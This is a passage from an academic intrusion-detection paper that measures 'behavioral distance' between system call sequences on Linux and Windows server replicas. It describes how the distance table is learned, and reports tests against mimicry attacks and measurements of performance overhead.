The sequence of system calls made by a replica can be broken into subsequences of system calls, which we call *system call phrases*. A system call phrase is a subsequence of system calls that frequently appear together in program executions, and thus might correspond to a specific task on the operating system or a basic block in the program's source code. If we can learn the correspondence between these phrases, i.e., phrases on two replicas that perform the same/similar task, we can then break sequences of system calls into phrases, and compare the corresponding phrases to find the behavioral distance. A large behavioral distance indicates an attack or a fault on one of the replicas.

Motivated by the above intuition, we propose to calculate the behavioral distance as follows. We first obtain a *distance table*, which indicates the *distance* between any two system call phrases from two replicas. Ideally, the distance associated with two phrases that perform the same task is low, and otherwise is high. Next, we break system call sequences s_1 and s_2 into sequences of system call phrases. (Details are covered in Section 3.5.) The two sequences may have different numbers of phrases, and the corresponding phrases (those that perform similar tasks) might not be at the same location in the two sequences. We handle this problem by inserting *insertion/deletion phrases* (denoted as I/D phrases or σ in the following sections) to obtain two equal-length sequences of phrases $\langle s_{1,1}, \ldots, s_{1,n} \rangle$ and $\langle s_{2,1}, \ldots, s_{2,n} \rangle$. We then look up the distances between the corresponding phrases in the distance table and compute the behavioral distance as the sum of these distances: $\sum_{1 \le i \le n} \mathsf{dist}(s_{1,i}, s_{2,i})$.

In the rest of this section, we first explain more formally how we calculate the behavioral distance, and then describe how we obtain the distance table through learning. Finally we briefly explain how we identify the system call phrases by pattern extraction.

[2] We could consider the arguments to system calls as well, which would supply additional information (e.g., [16]). However, we leave this to future work.

3.2 Behavioral Distance Calculation

In this subsection, we first give the intuition behind our approach by explaining a related problem in molecular biology and evolution. We then formally define our behavioral distance calculation.

A related problem to behavioral distance has been studied in molecular biology and evolution. Roughly speaking, the problem is to evaluate evolutionary change between DNA sequences. When two DNA sequences are derived from a common ancestral sequence, the descendant sequences gradually diverge by changes in the nucleotides. For example, a nucleotide in a DNA sequence may be substituted by another nucleotide over time; a nucleotide may also be deleted or a new nucleotide can be inserted.

To evaluate the evolutionary change between DNA sequences, Sellers [28] proposed a distance measure called *evolutionary distance*, by counting the number of nucleotide changes (including substitutions, deletions and insertions) and summing up the corresponding distances of substitutions, deletions and insertions. The calculation is easy when nucleotides in the two sequences are aligned properly, i.e., corresponding nucleotides are at the same location in the two sequences. However, it becomes complicated when there are deletions and/or insertions, because the nucleotides are misaligned. Therefore, the correct alignment needs to be found by inferring the locations of deletions and insertions. Figure 1 shows an example with two nucleotide sequences and a possible alignment scheme [20].

Our behavioral distance calculation is inspired by the evolutionary distance method proposed by Sellers [28], where the evolutionary distance is calculated as the sum of the costs of substitutions, deletions and insertions. In behavioral distance calculations, we also have the "misalignment" problem. Misalignments between system call phrases are mainly due to the diverse implementations or platforms of the replicas. For example, the same task can be performed by different numbers of system call phrases on different replicas. Figure 2 shows an example with two sequences of system call phrases observed when two replicas are processing the same request. Due to implementation differences, s_2 has an extra system call phrase $idle_2$ which does not perform any critical operation.

To calculate the behavioral distance, we thus need to perform an *alignment* procedure by inserting I/D phrases (inserting an I/D phrase in one sequence is equivalent to deleting a corresponding phrase from the other sequence) so that system call phrases that perform similar tasks will be at the same position in the two aligned sequences. Given a "proper" alignment, we can then calculate the sum of the distances between the phrases at the same position (Section 3.3

Original Sequence	Aligned Sequence
`ATGCGTCGTT`	`ATGC-GTCGTT`
`ATCCGCGAT`	`AT-CCG-CGAT`

Fig. 1. Example of two nucleotide sequences

$$s_1 = \langle open_1, read_1, write_1, close_1 \rangle$$
$$s_2 = \langle open_2, read_2, idle_2, write_2, close_2 \rangle$$

Fig. 2. Example of system call sequences observed on two replicas

discusses how we obtain the distances between any two phrases) in the two sequences and use this sum as the behavioral distance.

Given a pair of misaligned system call sequences, there are obviously more than one way of inserting I/D phrases into the sequences. Different ways of inserting them will result in different alignments and hence different behavioral distances between the two sequences. What we are most interested in here is to find the behavioral distance between two sequences when the phrases are aligned "properly", i.e., when phrases that perform similar tasks are aligned to each other. Although it is not clear how to find such an alignment for any given pair of sequences, we know that the "best" alignment should result in the smallest behavioral distance between the two sequences, among all other ways of inserting I/D phrases, because phrases that perform similar tasks have a low behavioral distance, as explained in Section 3.3. Therefore, we consider different alignments and choose the one that results in the smallest as the behavioral distance between the two sequences.

Assume that a sequence of system calls s is given in the form of a sequence of system call phrases. Let $\mathsf{prs}(s)$ denote the number of system call phrases in the sequence. Given two sequences s_1 and s_2, we define $\mathsf{Ext}(s_i, n)$ as the set of sequences obtained by inserting $n - \mathsf{prs}(s_i)$ I/D phrases into s_i, at any locations ($i \in \{1, 2\}$). $n = f_1(\mathsf{prs}(s_1), \mathsf{prs}(s_2))$ is the length of the extended sequences after inserting I/D phrases. In order to give more flexibility in the phrase alignments, $f_1()$ ensures that $n > \max(\mathsf{prs}(s_1), \mathsf{prs}(s_2))$. (The definition of $f_1()$ used in our experiments is shown in Section 3.6.)

We define the *behavioral distance* between two system call sequences s_1 and s_2 as

$$\mathsf{Dist}(s_1, s_2) = \min_{s'_1, s'_2} \sum_{i=1}^{n} \mathsf{dist}(s'_{1,i}, s'_{2,i})$$

where

$$s'_1 \in \mathsf{Ext}(s_1, n)$$
$$s'_2 \in \mathsf{Ext}(s_2, n)$$
$$s'_{1,i} \text{ is the } i^{th} \text{ phrase in } s'_1$$
$$s'_{2,i} \text{ is the } i^{th} \text{ phrase in } s'_2.$$

The minimum is taken over all possible values of s'_1 and s'_2. $\mathsf{dist}()$ is the entry in the distance table, which defines the distance between any two phrases from the two replicas. (Section 3.3 discusses how we obtain the distance table. Here we assume that the distance table is given.)

For example, in the case where each phrase is of length one, the calculation of $\mathsf{Dist}(s_1, s_2)$ from the example in Figure 2 may indicate that the minimum is obtained when

$$s_1' = \langle open_1, read_1, \sigma, write_1, close_1 \rangle$$
$$s_2' = \langle open_2, read_2, idle_2, write_2, close_2 \rangle.$$

3.3 Learning the Distance Table

The calculation of behavioral distance shown in Section 3.2 assumes that the distances between any two system call phrases are known. In this subsection, we detail how we obtain the distance table by learning. To make the explanations clearer, we assume that the two replicas are running Linux and Microsoft Windows[3] operating systems.

One way to obtain the distance table is to analyze the semantics of each phrase and then manually assign the distances according to the similarity of the semantics. There are several difficulties with this approach. First, this is labor intensive. (Note that the set of system call phrases is likely to be different for different programs.) Second, the information may not be available, e.g., most system calls are not documented in Windows. Third, even if they are well documented, e.g., as in Linux, the distances obtained in this way will be general to the operating system, and might not be able to capture any specific features of the program running on the replicas.

Instead, we propose an automatic way for deriving the distance table by learning. As pointed out in Section 1, our objective is to find the correlation between system call phrases by first subjecting the server replicas to a battery of well-formed (benign) requests and observing the system calls induced. We use the pairs of system call sequences (i.e., system call sequences made by the two replicas when processing the same request) in the training data to obtain the distance table, which contains distances between any two system call phrases observed in the training data. To do that, we first initialize the distance table, and then run a number of iterations to update the entries in the distance table. The iterative process stops when the distance table converges, i.e., when the distance values in the table change by only a small amount for a few consecutive iterations. In each iteration, we calculate the behavioral distance between any system call sequence pairs in the training data (using the modified distance values from the previous iteration), and then use the results of the behavioral distance calculation to update the distance table. We explain how we initialize and update the distance table in the following two subsections.

Initializing the Distance Table. The initial distance values in the distance table play an important role in the performance of the system. Improper values

[3] System calls in Microsoft Windows are usually called native API or system services. In this paper, however, we use the term "system call" for both Linux and Microsoft Windows for simplicity.

might result in converging to a local minimum, or slower convergence. We introduce two approaches to initialize these distances. We use the first approach to initialize entries in the distance table that involve system calls for which we know the behavior, and use the second approach for the rest. Intuitively, distance between phrases that perform similar tasks should be assigned a small value.

The First Approach. The first approach to initialize these distances is by analyzing the semantics of individual system calls in Linux and Windows. We first assign similarity values to each pair of system calls in Linux and Windows. Let C^L and C^W be the set of system calls in Linux and Windows, respectively. We analyze each Linux system call and Windows system call and assign a value to $\mathsf{sim}(c_i^L, c_j^W)$, where $c_i^L \in C^L$ for all $i \in \{1, 2, \ldots, |C^L|\}$ and $c_j^W \in C^W$ for all $j \in \{1, 2, \ldots, |C^W|\}$. System calls that perform similar functions are assigned a small similarity value. We then initialize the distances between two system call phrases based on these similarity values.

Let P^L and P^W be the set of Linux system call phrases and Windows system call phrases observed, respectively. We would like to calculate $\mathsf{dist}(p_i^L, p_j^W)$, i.e., the distance between two phrases where $p_i^L \in P^L$ and $p_j^W \in P^W$. (Let $\mathsf{dist}_0(p_i^L, p_j^W)$ denote the initial distance.) We use $\mathsf{len}(p)$ to denote the number of system calls in a phrase p. $\mathsf{dist}_0(p_i^L, p_j^W)$ can now be calculated as

$$\begin{aligned}&\mathsf{dist}_0(p_i^L, p_j^W)\\ =&f_2\left(\{\mathsf{sim}(p_{i,k}^L, p_{j,l}^W) \mid k \in \{1, 2, \ldots, \mathsf{len}(p_i^L)\}; l \in \{1, 2, \ldots, \mathsf{len}(p_j^W)\}\}\right)\end{aligned}$$

where

$$\begin{aligned} p_{i,k}^L &\in C^L && \text{is the } k^{th} \text{ system call in phrase } p_i^L\\ p_{j,l}^W &\in C^W && \text{is the } l^{th} \text{ system call in phrase } p_j^W. \end{aligned}$$

Intuitively, if system calls in the two phrases have small similarity values with each other, the distance between the two phrases should be low. (The definition of $f_2()$ used in our experiments is shown in Section 3.6.)

The main difficulty of this approach is that Windows system calls are not well documented. We have managed to obtain the system call IDs of 94 exported Windows system calls with their function prototypes [19].[4] We then assign distances to these 94 Windows system calls and the Linux system calls by comparing their semantics. Since we do not know the system call IDs and semantics of the rest of the Windows system calls, we propose a second method to initialize the distance table for phrases that involve the rest of the system calls.

The second approach. The second approach to initialize the distance between two phrases is to use frequency information. Intuitively, if two system call phrases perform similar tasks on two replicas, they will occur in the system call sequences

[4] Nebbett [19] lists 95 exported Windows system calls, but we only managed to find 94, which are not exactly the same as those listed by Nebbett.

in the training data with similar frequencies. We obtain the frequency information when the phrases are first identified by a phrase extraction algorithm and a phrase reduction algorithm; see Section 3.5. The phrase extraction algorithm analyzes system call sequences from sample executions, and outputs a set of system call phrases. The phrase reduction algorithm takes this result and outputs a subset of the system call phrases that are necessary to "cover" the training data, in the sense described below.

The phrase reduction algorithm runs a number of rounds to find the minimal subset of system call phrases identified by the phrase extraction algorithm that can cover the training data. Each round in the phrase reduction algorithm outputs one system call phrase that has the highest coverage (number of occurrences times length of the phrase) in the training data. After the phrase with the highest coverage is found in each round, the system call sequences in the training data are modified by removing all occurrences of that phrase. The phrase reduction algorithm terminates when the training data becomes empty. Let $\mathsf{cnt}(p_i^L)$ and $\mathsf{cnt}(p_j^W)$ denote the number of occurrences of phrases p_i^L and p_j^W in the training data when they are identified and removed by the phrase reduction algorithm, and let $\mathsf{cnt}(P^L)$ and $\mathsf{cnt}(P^W)$ denote the total number of occurrences of all phrases. The frequency with which phrases p_i^L and p_j^W are identified can be calculated as $\frac{\mathsf{cnt}(p_i^L)}{\mathsf{cnt}(P^L)}$ and $\frac{\mathsf{cnt}(p_j^W)}{\mathsf{cnt}(P^W)}$, respectively.

The idea is that system call phrases identified with similar frequencies in the training data are likely to perform the same task, and therefore will be assigned a lower distance.

$$\mathsf{dist}_0(p_i^L, p_j^W) = f_3\left(\frac{\mathsf{cnt}(p_i^L)}{\mathsf{cnt}(P^L)}, \frac{\mathsf{cnt}(p_j^W)}{\mathsf{cnt}(P^W)}\right).$$

$f_3()$ compares the frequencies with which phrases p_i^L and p_j^W are identified and assigns a distance accordingly. (The definition of $f_3()$ that we use in our experiments is shown in Section 3.6.) Distances between a system call phrase and the I/D phrase σ are assigned a constant. $\mathsf{dist}(\sigma, \sigma)$ is always zero.

Iteratively Updating the Distance Table. In this subsection, we show how we use the system call sequences in the training data to update the distance table iteratively. We run a number of iterations. The distances are updated in each iteration, and the process stops when the distance table converges, i.e., when the distance values in the table change by only a small amount in a few consecutive iterations. In each iteration, we first calculate the behavioral distance between any pairs of system call sequences (i.e., system call sequences made by the two replicas when processing the same request) in the training data, using the updated distance values from the previous iteration, and then use the results of the behavioral distance calculation to update the distance table.

Note that the result of the behavioral distance calculation not only gives the minimum of the sum of distances over different alignment schemes, but also the particular alignment that results in the minimum. Thus, we analyze the result

of the behavioral distance calculation to find out the frequencies with which two phrases are aligned to each other, and use this frequency information to update the corresponding value in the distance table.

Let $\mathsf{occ}_z(p_i^L, p_j^W)$ denote the total number of times that p_i^L and p_j^W are aligned to each other in the results of the behavioral distance calculation in the z^{th} iteration. We then update $\mathsf{dist}(p_i^L, p_j^W)$ as

$$\mathsf{dist}_{z+1}(p_i^L, p_j^W) = f_4\left(\mathsf{dist}_z(p_i^L, p_j^W), \mathsf{occ}_z(p_i^L, p_j^W)\right).$$

Intuitively, the larger $\mathsf{occ}_z(p_i^L, p_j^W)$ is, the smaller $\mathsf{dist}_{z+1}(p_i^L, p_j^W)$ should be. (The definition of $f_4()$ used in our experiments is shown in Section 3.6.) $\mathsf{dist}(p_i^L, \sigma)$ and $\mathsf{dist}(\sigma, p_j^W)$ are updated in the same way, and $\mathsf{dist}(\sigma, \sigma) = 0$.

After the distances are updated, we start the next iteration, where we calculate the behavioral distances between system call sequences in the training data using the new distance values. The process of behavioral distance calculation and distance table updating repeats until the distance table converges, i.e., when the distance values in the table change by a small amount for a few consecutive iterations.

3.4 Real-Time Monitoring

After obtaining the distance table by learning, we use the system for real-time monitoring. Each request from a client is sent to both replicas, and such a request results in a sequence of system calls made by each replica. We collect the two system call sequences from both replicas in real time and calculate the behavioral distance between the two sequences. If the behavioral distance is higher than a threshold, an alarm is raised.

3.5 System Call Phrases

Before we start calculating the behavioral distance, we need to break a system call sequence into system call phrases. System call phrases have been used in intrusion/anomaly detection systems [37, 13]. Working on system call phrases significantly improves the performance of behavioral distance calculation, since a relatively long system call sequence is recognized as a short sequence of system call phrases.

We use the phrase extraction algorithm TEIRESIAS [23] and the phrase reduction algorithm in [37], which are also used in intrusion/anomaly detection systems [37, 13], to extract system call phrases. The TEIRESIAS algorithm analyzes system call sequences from sample executions, and outputs a set of system call phrases that are guaranteed to be maximal [23]. Maximal phrases (the number of occurrences of which will decrease if the phrases are extended to include any additional system call) capture system calls that are made in a fixed sequence, and therefore intuitively should conform to basic blocks/functions in the program source code. The phrase reduction algorithm takes the result from TEIRESIAS and outputs a subset of the system call phrases that are necessary to cover the training data. Note that other phrase extraction and reduction algorithms can be used.

For any given system call sequence, there might be more than one way of breaking it into system call phrases. Here we consider all possible ways of breaking it for the behavioral distance calculation and use the minimum as the result. We also group repeating phrases in a sequence and consider only one occurrence of such phrase. The objective is not to "penalize" requests that require longer processing. For example, `http` requests for large files normally result in long system call sequences with many repeating phrases.

3.6 Parameter Settings

The settings of many functions and parameters may affect the performance of our system. In particular, the most important ones are the four functions $f_1()$, $f_2()$, $f_3()$ and $f_4()$. There are many ways to define these functions. Good definitions can improve the performance, especially in terms of the false positive and false negative rates. Below we show how these functions are defined in our experiments. We consider as future work to investigate other ways to define these functions, in order to improve the false positive and false negative rates.

These functions are defined as follows in our experiments:

$$\begin{aligned} f_1(x,y) &= \max(x,y) + 0.2\min(x,y) \\ f_2(X) &= m\ \mathrm{avg}(X) \\ f_3(x,y) &= m(|x-y|) \\ f_4(x,y) &= m(0.8x + 0.2m'y) \end{aligned}$$

where m and m' are normalizing factors used to keep the sum of the costs in the distance table constant in each iteration.

4 Evaluations and Discussions

In this section we evaluate an implementation of our system. We show that the system is able to detect sophisticated mimicry attacks with a low false positive rate. We also show that the performance overhead of our system is moderate.

4.1 Experimental Setup

We setup a system with two replicas running two webservers and one proxy to serve `http` requests. Replica **L** runs Debian Linux on a desktop computer with a 2.2 GHz Pentium IV processor, and replica **W** runs Windows XP on a desktop computer with a 2.0 GHz Pentium IV processor. We use another desktop computer with a 2.0 GHz Pentium IV processor to host a proxy server **P**. All the three machines have 512 MB of memory. The Linux kernel on **L** is modified such that system calls made by the webserver are captured and sent to **P**. On **W**, we develop a kernel driver to capture the system calls made by the webserver. A user program obtains the system calls from the kernel driver on **W** and sends them to **P**.


P accepts client `http` requests and forwards them to both **L** and **W**. After processing the requests, **L** and **W** send out responses and the system call sequences made by the server programs. **P** calculates the behavioral distance between the two system call sequences, raising an alarm if the behavioral distance exceeds a threshold, and forwards the response to the client if responses from **L** and **W** are the same.

4.2 Behavioral Distance Between System Call Sequences

We run our experiments on three different `http` server programs: Apache [11], Myserver [1] and Abyss [32]. We choose these servers mainly because they work on both Linux and Windows. A collection of `html` files of size from 0 to 5 MB are served by these `http` servers. Training and testing data is obtained by simulating a client that randomly chooses a file to download. The client sends 1000 requests, out of which 800 are used as training data and the remaining 200 are used as testing data.


We run two sets of tests. In the first set of tests we run the same server implementation on the replicas, i.e., both **L** and **W** run Apache, Myserver or Abyss. Training data is used to learn the distances between system call phrases, which are then used to calculate the behavioral distance between system call sequences in the testing data. Results of the behavioral distance calculations on the testing data are shown in Figure 3 in the form of cumulative distribution functions (x-axis shows the behavioral distance, and y-axis shows the percentage of requests with behavioral distance smaller than the corresponding value on x-axis.). Figure 3 clearly shows that legitimate requests result in system call sequences with small behavioral distance.

In the second set of tests, we run different servers on **L** and **W**. Figure 4(a) shows the results when **L** is running Myserver and **W** is running Apache, and Figure 4(b) shows results when **L** is running Apache and **W** is running Myserver. Although the behavioral distances calculated are not as small as those obtained in the first set of tests, the results are still very encouraging. This set of tests shows that our system cannot only be used when replicas are running the same servers on different operating systems, but also be used when replicas are running different servers. Our approach is thus an alternative to output voting for server



(a) Apache (b) Myserver (c) Abyss

Fig. 3. CDF of behavioral distances when replicas are running the same server



(a) Myserver (**L**) and Apache (**W**) (b) Apache (**L**) and Myserver (**W**)

Fig. 4. CDF of behavioral distances when replicas are running different servers

implementations that do not always provide identical responses to the same request (c.f., [4]).

4.3 Resilience Against Mimicry Attacks

Section 4.2 shows that legitimate requests to the replicas result in system call sequences with small behavioral distances. In this section, we show that attack traffic will result in system call sequences of large behavioral distances. However, our emphasis is not on simple attacks which can be detected by intrusion/anomaly detection systems on individual replicas. (We did try two known attacks on an Abyss webserver, and results show that they are detected by isolated anomaly detection systems [37] on any one of the replicas.) Instead, we focus on more sophisticated attacks, namely mimicry attacks [36, 31].

An attack that injects code into the address space of a running process, and then causes the process to jump to the injected code, results in a sequence of system calls issued by the injected code. In a mimicry attack, the injected code is crafted so that the "attack" system calls are embedded within a longer sequence that is consistent with the program that should be running in the process. As shown in [36, 13], mimicry attacks are typically able to evade detection by host-based intrusion/anomaly detection systems that monitor system call sequences.

We analyze a very general mimicry attack, in which the attacker tries to make system call `open` followed by system call `write`, when the vulnerable server is processing a carefully crafted `http` request with attack code embedded. This simple attack sequence is extremely common in many attacks, e.g., the addition of a backdoor root account into the password file. We assume that the attacker can launch such an attack on only one of the replicas using a single request; i.e., either the vulnerability exists only on one of the replicas, or if both replicas are vulnerable, an attacker can inject code that makes system calls of his choice on only one of the replicas. To our knowledge, there is no existing code-injection attacks that violate this assumption, when the replicas are running Linux and Microsoft Windows; nor do we know how to construct one except in very specialized cases.

We perform two tests with different assumptions. The first test assumes that the attacker is trying to evade detection by an existing anomaly detection tech-

Table 1. Behavioral distance of mimicry attacks

Server on **L**	Apache	Abyss	Myserver	Myserver	Apache
Server on **W**	Apache	Abyss	Myserver	Apache	Myserver
Mimicry on **L** (test 1)	10.283194 99.9093 %	9.821795 100 %	26.656983 100 %	6.908590 99.4555 %	32.764897 100 %
Mimicry on **W** (test 1)	6.842813 99.4555 %	5.492936 99.9093 %	9.967780 99.4555 %	13.354194 100 %	5.280875 99.4555 %
Mimicry on **L** (test 2)	3.736 98.9111 %	1.828 99.8185 %	13.657 100 %	2.731 98.9111 %	13.813 100 %
Mimicry on **W** (test 2)	2.65 98.7296 %	2.687 99.8185 %	2.174 98.0944 %	2.187 98.9111 %	2.64 97.8221 %

nique running on one of the replicas. In particular, the anomaly detection technique we consider here is one that uses variable-length system call phrases in modeling normal behavior of the running program [37]. In other words, the first test assumes that the attacker does not know that we are utilizing a behavioral distance calculation between replicas (or indeed that there are multiple replicas). In the second test, we assume that the attacker not only understands that our behavioral distance calculation between replicas is being used, but also has a copy of the distance table that is used in the behavioral distance calculation. This means that an attacker in the second test is the most powerful attacker, who knows everything about our system. In both tests, we exhaustively search for the best mimicry attack. In the first test, the "best" mimicry attack is that which makes the minimal number of system calls while remaining undetected. In the second test, the "best" mimicry attack is that which results in the smallest behavioral distance between system call sequences from the two replicas. We assume that the mimicry attack in both cases results in a request to the uncorrupted replica that produces a "page not found" response.

Results of both tests are shown in Table 1. For each individual test, Table 1 shows the behavioral distance of the best mimicry attack, and the percentage of testing data (from Section 4.2) that has a smaller behavioral distance. That is, the percentage shown in Table 1 indicates the true acceptance rate of our system when the detection threshold is set to detect the best mimicry attack. As shown, these percentages are all very close to 100%, which means that the false alarm rate of our technique is relatively low, even when the system is configured to detect the most sophisticated mimicry attacks. Moreover, by comparing results from the two sets of tests, we can also see the trade-off between better detection capability and lower false positive rate. For example, by setting the threshold to detect any mimicry attacks that could have evaded detection by an isolated intrusion/anomaly detection system on one of the replicas (results in test 1), our system will have a much lower false positive rate (between 0% and 0.5%).

4.4 Performance Overhead

Section 4.2 and Section 4.3 show that our method for behavioral distance is more resilient against mimicry attacks than previous approaches and has low

false positive rate. In this section, we evaluate the performance overhead of our implementation of the behavioral distance calculation by measuring the throughput of the `http` servers and the average latency of the requests. The performance evaluation shows that the performance overhead is moderate. Also note that our current implementation is unoptimized, so the performance overhead will be even lower with an optimized implementation.


We run two experiments to evaluate our performance overhead. First, we evaluate the performance degradation of a single server due to the overhead of having to extract and send the system call information to another machine to compute the behavioral distance. Second, we show our performance overhead in comparison to a fault-tolerant system that compares the responses from replicas before returning the response to the client ("output voting").

Performance Overhead of Extracting and Sending System Call Information. In this experiment, we run two different tests on one single server running Windows operating system (with a 2.0 GHz Pentium IV processor and 512 MB memory). In both tests, we utilize the static test suite shipped with WebBench 5.0 [34] to test the throughput and latency of the server when the server is fully utilized. In the first test, the machine simply runs the Abyss X1 webserver. In the second test, the machine runs the same webserver and also extracts and sends out the system call information to another machine for the behavioral distance calculation (though this calculation is not on the critical path of the response). We compared the difference in throughput and latency between the two tests. Our experiment results show that the second test has a 6.6% overhead in throughput and 6.4% overhead in latency compared to the first test. This shows that intercepting and sending out system call information causes very low performance overhead on a single server in terms of both throughput and latency.

Performance Overhead Compared to Output Voting. We perform three tests to measure the performance overhead of our implementation of the behavioral distance on a replicated system with Abyss X1 webservers. The experimental setup is the same as shown in Section 4.1, except that we use another machine **T** (with a 2.0 GHz Pentium IV processor and 512 MB memory) to generate client requests, and in one of the tests we also have yet another machine **C** to perform the behavioral distance calculation. We use the benchmark program WebBench 5.0 [34] in all the three tests. All tests utilize the static test suite shipped with WebBench 5.0, except that we simulate 10 concurrent clients throughout the tests. Each test was run for 80 minutes with statistics calculated at 5-minute intervals. Results are shown in Figure 5.

In the first test, replicas **L** and **W** only serve as webservers, without the kernel patch (on Linux) or kernel driver (on Windows) to capture the system call sequences. Proxy **P** does output voting, which means that responses from **L** and **W** are compared before being sent to the client **T**. This test is used as the reference in our evaluation.

In the second test, besides output voting on **P**, replicas **L** and **W** capture the system calls made by the webservers and send them to machine **C**, which does



(a) Throughput (b) Latency

Fig. 5. Performance overhead

the behavioral distance calculation. Note that in this test the behavioral distance calculation is not on the critical path of responding to the client. The purpose of this test is to show the overhead for capturing the system call information (and analyzing it off-line). As seen from Figure 5, this results in very small overhead: 3.58% in throughput and 0.089 millisecond in latency on average.

In the last test, output voting and the behavioral distance calculation are both performed on the proxy **P** on the critical path of responding to the client, i.e., the response is sent to the client only after the behavioral distance calculation and output comparison complete. To improve performance, **P** caches behavioral distance calculations, so that identical calculations are not performed repeatedly. Figure 5 shows that the proxy needs about 50 minutes to reach its optimal performance level. After that, clients experience about a 24.3% reduction in throughput and 0.848 millisecond overhead in latency, when compared to results from the first test.

The results suggest that we need to use a slightly more powerful machine for the proxy, if we want to do behavioral distance calculation on the critical path of server responses, for servers to remain working at peak throughput. However, even in our tests the overhead in latency is less than a millisecond.

5 Conclusion

In this paper, we introduce behavioral distance for evaluating the extent to which two processes behave similarly in response to a common input. Behavioral distance can be used to detect a software fault or attack on a replica, particularly one that does not immediately yield evidence in the output of the replica. We propose a measure of behavioral distance and a realization of this measure using the system calls emitted by processes. Through an empirical evaluation of this measure using three web servers on two different platforms (Linux and Windows), we demonstrate that this approach is able to detect sophisticated mimicry attacks with low false positive rate and moderate overhead.

References

1. Myserver. `http://www.myserverproject.net`.
2. L. Alvisi, D. Malkhi, E. Pierce, and M. K. Reiter. Fault detection for Byzantine quorum systems. *IEEE Transactions on Parallel Distributed Systems*, 12(9), September 2001.
3. R. W. Buskens and Jr. R. P. Bianchini. Distributed on-line diagnosis in the presence of arbitrary faults. In *Proceedings of the 23rd International Symposium on Fault-Tolerant Computing*, pages 470–479, June 1993.
4. M. Castro, R. Rodrigues, and B. Liskov. Base: Using abstraction to improve fault tolerance. *ACM Transactions on Computer Systems (TOCS)*, 21(3):236–269, 2003.
5. L. Chen and A. Avizienes. *n*-version programming: A fault-tolerance approach to reliability of software operation. In *Proceedings of the 8th International Symposium on Fault-Tolerant Computing*, pages 3–9, 1978.
6. S. Cheung, R. Crawford, M. Dilger, J. Frank, J. Hoagland, K. Levitt, J. Rowe, S. Staniford-Chen, R. Yip, and D. Zerkle. The design of GrIDS: A graph-based intrusion detection system. Technical Report CSE-99-2, Computer Science Department, U.C. Davis, 1999.
7. C. Collberg, C. Thomborson, and D. Low. Manufacturing cheap, resilient, and stealthy opaque constructs. In *Proceedings of the ACM Symposium on Principles of Programming Languages*, January 1998.
8. H. H. Feng, J. T. Giffin, Y. Huang, S. Jha, W. Lee, and B. P. Miller. Formalizing sensitivity in static analysis for intrusion detection. In *Proceedings of the 2004 IEEE Symposium on Security and Privacy*, 2004.
9. H. H. Feng, O. M. Kolesnikov, P. Fogla, W. Lee, and W. Gong. Anomaly detection using call stack information. In *Proceedings of the 2003 IEEE Symposium on Security and Privacy*, 2003.
10. S. Forrest and T. A. Langstaff. A sense of self for unix processes. In *Proceedings of the 1996 IEEE Symposium on Security and Privacy*, 1996.
11. The Apache Software Foundation. Apache http server. `http://httpd.apache.org`.
12. D. Gao, M. K. Reiter, and D. Song. Gray-box extraction of execution graph for anomaly detection. In *Proceedings of the 11th ACM Conference on Computer & Communication Security*, 2004.
13. D. Gao, M. K. Reiter, and D. Song. On gray-box program tracking for anomaly detection. In *Proceedings of the 13th USENIX Security Symposium*, 2004.
14. J. T. Giffin, S. Jha, and B. P. Miller. Detecting manipulated remote call streams. In *Proceedings of the 11th USENIX Security Symposium*, 2002.
15. J. T. Giffin, S. Jha, and B. P. Miller. Efficient context-sensitive intrusion detection. In *Proceedings of Symposium on Network and Distributed System Security*, 2004.
16. C. Kruegel, D. Mutz, F. Valeur, and G. Vigna. On the detection of anomalous system call arguments. In *Proceedings of the 8th European Symposium on Research in Computer Security (ESORICS 2003)*, 2003.
17. L. Lamport. The implementation of reliable distributed multiprocess systems. In *Computer Networks 2*, 1978.
18. X. Lu. A Linux executable editing library. Master's thesis, Computer and Information Science Department, National Unviersity of Singpaore, 1999.
19. G. Nebbett. *Windows NT/2000 Native API Reference*. Sams Publishing, 2000.
20. M. Nei and S. Kumar. *Molecular Evolution and Phylogenetics*. Oxford University Press, 2000.

21. P. Ning, Y. Cui, and D. S. Reeves. Analyzing intensive intrusion alerts via correlation. In *Recent Advances in Intrusion Detection (Lecture Notes in Computer Science vol. 2516)*, 2002.
22. M. Prasad and T. Chiueh. A binary rewriting defense against stack based buffer overflow attacks. In *Proceedings of the USENIX Annual Technical Conference*, June 2003.
23. I. Rigoutsos and A. Floratos. Combinatorial pattern discovery in biological sequences. *Bioinformatics*, 14(1):55–67, 1998.
24. T. Romer, G. Voelker, D. Lee, A. Wolman, W.Wong, H. Levy, B. Bershad, and B. Chen. Instrumentation and optimization of win32/intel executables using etch. In *Proceeding of the USENIX Windows NT Workshop*, August 1997.
25. F. B. Schneider. Implementing fault-tolerant services using the state machine approach: A tutorial. *ACM Computing Surveys*, 22(4):299–319, December 1990.
